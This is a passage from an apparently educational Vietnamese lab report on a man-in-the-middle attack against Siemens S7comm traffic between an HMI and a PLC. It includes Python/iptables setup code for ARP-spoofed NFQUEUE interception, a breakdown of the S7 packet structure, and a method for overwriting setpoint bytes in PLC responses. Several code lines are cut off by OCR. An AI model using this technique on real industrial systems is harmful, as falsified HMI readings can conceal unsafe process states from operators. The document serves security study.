Kiểm tra debugger của OpenPLC Editor cũng cho thấy thực tế máy đang chạy giao động quanh mốc 2000

d, Phân tích tấn công


Phần khó nhất của cuộc tấn công này là làm sao sửa đổi gói tin rồi chuyển tiếp lại được. Để đảm bảo tốc độ, ở đây sử dụng phương pháp ARP Spoofing bằng Bettercap để redirect gói tin đến máy Attacker, tại đây, gói tin sẽ được đẩy vào NFQUEUE để Python app gọi lên xử lý thay vì để OS Kernel tự động forward gói tin đi.

Một phần vì Bettercap chỉ cung cấp khả năng chỉnh sửa gói tin khi intercept bằng Javascript mà ngôn ngữ này lại không phù hợp để viết bộ S7 Parser nên mới phải làm cách này

```
# 1. Bật IP Forwarding
subprocess.run("sysctl -w net.ipv4.ip_forward=1 > /dev/null", shell=

# 2. Tắt RP Filter (Tránh rớt gói tin chiều về từ Router)
# Tránh kernel tự động drop gói tin lạ -> Cho phép gói tin từ PLC về
subprocess.run("sysctl -w net.ipv4.conf.all.rp_filter=0 > /dev/null"
subprocess.run("sysctl -w net.ipv4.conf.default.rp_filter=0 > /dev/n
subprocess.run(f"sysctl -w net.ipv4.conf.{INTERFACE}.rp_filter=0 > /

# 3. Thêm Route tới dải PLC thông qua Gateway thật
# Không có dòng này sẽ gây lỗi mất kết nối ngay lập tức trên HMI khi
# cầu read var tới PLC
print(f"[*] Thêm tuyến đường tới {PLC_NET} qua {GATEWAY}...")
subprocess.run(f"route add -net {PLC_NET} gw {GATEWAY} 2>/dev/null",

# 4. Cấu hình Iptables
print("[*] Đang thiết lập Iptables NFQUEUE...")
subprocess.run("iptables -F", shell=True)                # Xóa sạch f
subprocess.run("iptables -t mangle -F", shell=True)       # Xóa sạch
subprocess.run("iptables -P FORWARD ACCEPT", shell=True) # Đảm bảo f

# Bẫy traffic S7 (Port 102) vào Queue
# Để thay vì Kernel tự động drop gói tin, python app sẽ xử lý gói ti
subprocess.run(f"iptables -t mangle -A FORWARD -p tcp -
-dport 102 -j NFQUEUE --queue-num {QUEUE_NUM}", shell=True)
subprocess.run(f"iptables -t mangle -A FORWARD -p tcp -
-sport 102 -j NFQUEUE --queue-num {QUEUE_NUM}", shell=True)
```

```
# Chặn gói RST tự phát từ Kernel (Tránh Disconnected)
# Kernel sẽ tự gửi RST (reset connection) nếu nhận gói từ port n
subprocess.run("iptables -I OUTPUT -p tcp --tcp-flags RST RST -
j DROP", shell=True)
```


Sau khi đã có được gói tin cần tiến hành chỉnh sửa. Cấu trúc của gói tin S7 như sau:



Hình 0.43: alt text


Với:

- `TPKT Header`: Cố định là 4 byte như đã trình bày trong phần lý thuyết về giao thức S7.



Hình 0.44: alt text

- `COTP Header`: Cố định là 3 byte như đã trình bày trong phần lý thuyết về giao thức S7.



Hình 0.45: alt text

- `S7 Header`: Byte đầu tiên luôn là `0x32`, ta dùng byte này để phân biệt gói tin S7comm và các gói tin khác. Ngoài ra trong đây có một trường mà ta cần quan tâm đó chính là `ROSCTR - ROS Control`, đây là trường quyết định loại lệnh S7comm mà PLC gửi đi. Cụ thể:
  - `0x01`: Job
  - `0x02`: Ack

– `0x03`: Ack_Data

Như trong trường hợp này, quan sát thấy gói tin Read Var Request sẽ có `ROSCTR` là `Job`

Hình 0.46: alt text

còn gói tin Read Var Response sẽ có `ROSCTR` là `Ack_Data`.

Hình 0.47: alt text

Mấy trường còn lại trong Header không quan trọng cho dự án này.

- Phần `Param` và `Data` sẽ tuỳ thuộc vào loại lệnh S7comm đang được sử dụng, ví dụ như Setup Communication, Read Var, Write Var, ...

Ở đây chỉ xét tới phần `Param` và `Data` của loại lệnh **Read Var** [[2]]. Đầu tiên là về cách định vị các Var muốn đọc. S7 có 3 cách để định vị các Var:

- **Any-type**: Chỉ rõ `area` (ví dụ: `DB`, `M`, `I`, `Q`), `address` (tức byte nào), kiểu dữ liệu. Ví dụ đọc biến `DB1.DBX0.0` sẽ có `area = DB`, `address = 1` (tức byte thứ 1), kiểu dữ liệu là bit Khi này, cấu trúc của phần `Param` sẽ là:


Với Read Var **Request**:

```
![alt text](AnyTypeStruct.svg)
```

- `Function Code`: `0x04` vì đây là lệnh Read Var (Các kiểu định vị khác như DB-Type, Symbolic cũng giống trường này vì chúng đều thuộc nhóm command đọc ghi biến (`0x04`/`0x05`).)
- `Item count`: Số lượng Items có sẽ được chỉ định trong gói tin này (Các kiểu định vị khác như DB-Type, Symbolic cũng giống trường này). Như trong hình là có 2 items.
- Các kiểu định vị chỉ khác nhau ở phần cấu trúc của `Request Item`:
- `Spec Type`: Luôn là `0x12`
- `Length`: Độ dài của Item này

- `Syntax ID`: `0x10` cho kiểu Any-type, `0xb0` cho kiểu DB-Type

Ảnh chụp lưu lượng từ Wireshark cho thấy hai bên trong dự án giao tiếp với nhau bằng kiểu Any-type `0x10`:



Hình 0.48: alt text

- `Variable Type`: xác định kiểu dữ liệu và độ dài của biến (thường sử dụng các kiểu dữ liệu S7 như REAL, BIT, BYTE, WORD, DWORD, COUNTER, ...).
- `Count`: có thể chọn toàn bộ một mảng các biến có cùng kiểu bằng cách sử dụng một struct item duy nhất. Các biến này phải cùng kiểu, và phải liên tiếp trong bộ nhớ và trường `Count` xác định kích thước của mảng này. Được đặt là 1 cho việc đọc hoặc ghi một biến duy nhất.
- Các trường còn lại xách định địa chỉ muốn đọc, viết theo đúng cấu trúc của Any-type với `DB Number` (chỉ có khi `area` là DB) cho datablock muốn đọc, `Area` cho loại vùng nhớ muốn đọc (DB, M, I, Q), `Address` cho địa chỉ cụ thể muốn đọc trong vùng nhớ đó. Trường `Address` 3 byte này encode bit offset theo dạng big-endian.

```
DB number: 1
Area: Data blocks (DB) (0x84)
Address: 0x000010
   .... .000 0000 0000 0001 0... = Byte Address: 2
   .... .... .... .... .... .000 = Bit Address: 0
```

Hình 0.49: alt text

Với Read Var **Response** tương tự, chỉ thay thế phần `Request Item` thành `Data Item`:


`![alt text](ReadVarResponse.svg)`

- `Error Code`: `0xff` cho success
- `Variable Type` và `Count` giống như Request Item
- `Data`: Trả về dữ liệu cho các Items tương ứng được hỏi trong Request Item.

```
v Item [5]: (Success)
    Return code: Success (0xff)
    Transport size: BIT (0x03)
    Length: 1
    Data: 01
    Fill byte: 0x00
v Item [6]: (Success)
    Return code: Success (0xff)
    Transport size: BIT (0x03)
    Length: 1
    Data: 01
    Fill byte: 0x00
v Item [7]: (Success)
    Return code: Success (0xff)
    Transport size: OCTET STRING (0x09)
    Length: 2
    Data: 2504
v Item [8]: (Success)
    Return code: Success (0xff)
    Transport size: OCTET STRING (0x09)
    Length: 2
    Data: 0011
```

Hình 0.50: alt text

- **DB-Type**: dành riêng cho area DB, ngắn gọn hơn cách trên. Tạm không phân tích vì trong dự án này không sử dụng. Cấu trúc của Request Item và Response Item như sau:



Hình 0.51: alt text

- **Symbolic**: Thay vì dùng địa chỉ byte, ta có thể dùng tên biến đã được định nghĩa trong chương trình PLC. Ví dụ: `DB1.CustomProperty1`. Khi này tham số sẽ bao gồm tên biến và kiểu dữ liệu. Cách này chỉ hỗ trợ trên các dòng

S7-1200/1500. Tạm không phân tích vì trong dự án này không sử dụng.

Lý do cần phân tích cấu trúc gói tin là vì đã thử tìm trên mạng nhưng không có bộ Parser nào cho S7, chỉ duy nhất có một bộ Parser bằng C tại https://github.com/ricardojoserf/s7-parser. Tuy nhiên nó có một vấn đề là không thể parse được phần `Data` trong `Response Item` của gói tin S7, nên dự án đã dựa vào đó để viết lại bộ parser bằng Python và cải tiến thêm để có thể parse được phần `Data` này. Script tại đây (`./attacker/mitm/s7_parser.py`).

Thử nghiệm bộ parser bằng cách chạy trên một file PCAP, chỉ định gói tin cần extract (ở đây là gói tin thứ 9):


```
uv run .\s7_parser.py .\wincc_s300_setup-alarm-read-write.pcapng
```

Output:

```
Analyzing S7 packet #9:

================================================================
S7 Protocol Packet Detected
================================================================

S7 Communication
  Header: (Ack_Data)
    Protocol Id: 0x32
    ROSCTR: Ack_Data (3)
    Redundancy Identification (Reserved): 0x0000
    Protocol Data Unit Reference: 2
    Parameter length: 2
    Data length: 52
    Error class: No error (0x00)
    Error code: 0x00
  Parameter: (Read Var)
    Function: Read Var (0x04)
    Item count: 8
  Data
    Item [1]: (Success)
      Return code: Success (0xff)
      Transport size: BIT (0x03)
      Length: 1
      Data: 01
```

```
    Item [2]: (Success)
      Return code: Success (0xff)
      Transport size: REAL (0x07)
      Length: 4
      Data: aabbccdd
    Item [3]: (Success)
      Return code: Success (0xff)
      Transport size: BYTE/WORD/DWORD (0x04)
      Length: 4
      Data: feadbeef
    Item [4]: (Success)
      Return code: Success (0xff)
      Transport size: BYTE/WORD/DWORD (0x04)
      Length: 2
      Data: babe
    Item [5]: (Success)
      Return code: Success (0xff)
      Transport size: BIT (0x03)
      Length: 1
      Data: 01
    Item [6]: (Success)
      Return code: Success (0xff)
      Transport size: BIT (0x03)
      Length: 1
      Data: 01
    Item [7]: (Success)
      Return code: Success (0xff)
      Transport size: OCTET STRING (0x09)
      Length: 2
      Data: 2504
    Item [8]: (Success)
      Return code: Success (0xff)
      Transport size: OCTET STRING (0x09)
      Length: 2
      Data: 0011

=====================================================================
```

Giống với cách gói tin được Parse trong Wireshark:



Hình 0.52: alt text


Bây giờ việc của `s7_intercept.py` (`./attacker/mitm/s7_intercept.py`) là:

1. Lấy các gói tin S7 lên từ NFQUEUE, mỗi gói tin gọi hàm `process_packet` để xử lý.
2. Hàm `process_packet` sẽ kiểm tra đây có phải là gói tin S7 comm không bằng cách kiểm tra tuần tự:
   - Byte TPKT: `payload[0] == 0x03`;
   - COTP: `payload[4] == 0x02`;
   - S7 Header: `payload[7] == 0x32`;
   - ROSCTR: `payload[8] == 0x03` (tức gói tin Response từ PLC gửi về HMI).
3. Nếu là gói tin S7 comm và là gói tin Response từ PLC gửi về HMI, thì tại đây sẽ có 2 trường hợp (ứng với 2 cặp request-response đã đề cập ở đầu):
   - Gói tin trả lời cho lệnh đọc 1 bit `bCentrifugeStatus` tại `DB2.DBX0.0`;
   - Gói tin trả lời cho lệnh 4 byte đọc `iSetpoint` và `iSimSpeed` tại `DB1.DBW2`.

Ta lọc để chỉ can thiệp vào gói tin Response trả về `iSetpoint` và `iSimSpeed`. Gói tin này có độ dài 29 Byte, dài hơn gói tin Response trả về `bCentrifugeStatus`. Và vì theo cấu trúc datablock DB1, ta biết biến `iSetpoint` nằm sau `iSimSpeed` nên vị trí của nó sẽ là tại offset 27, 28. Chỉ cần ghi đè giá trị mới vào 2 byte này là xong.

4. Xoá checksum để scapy tự tính lại.
5. Đẩy gói tin trở lại NFQUEUE để tiếp tục được chuyển đi.

Lưu ý trên HMI Fuxa khi cấu hình tham số Pooling:



Hình 0.53: alt text

Tốc độ chỉnh sửa gói tin và gửi lại cần phải nhanh hơn tần số polling này để tránh có hiện tượng có gói tin bị mất.

0.3.8 Tấn công DoS trên PLC

Pending...

0.3.9 Gửi gói tin malformed tới PLC

Pending...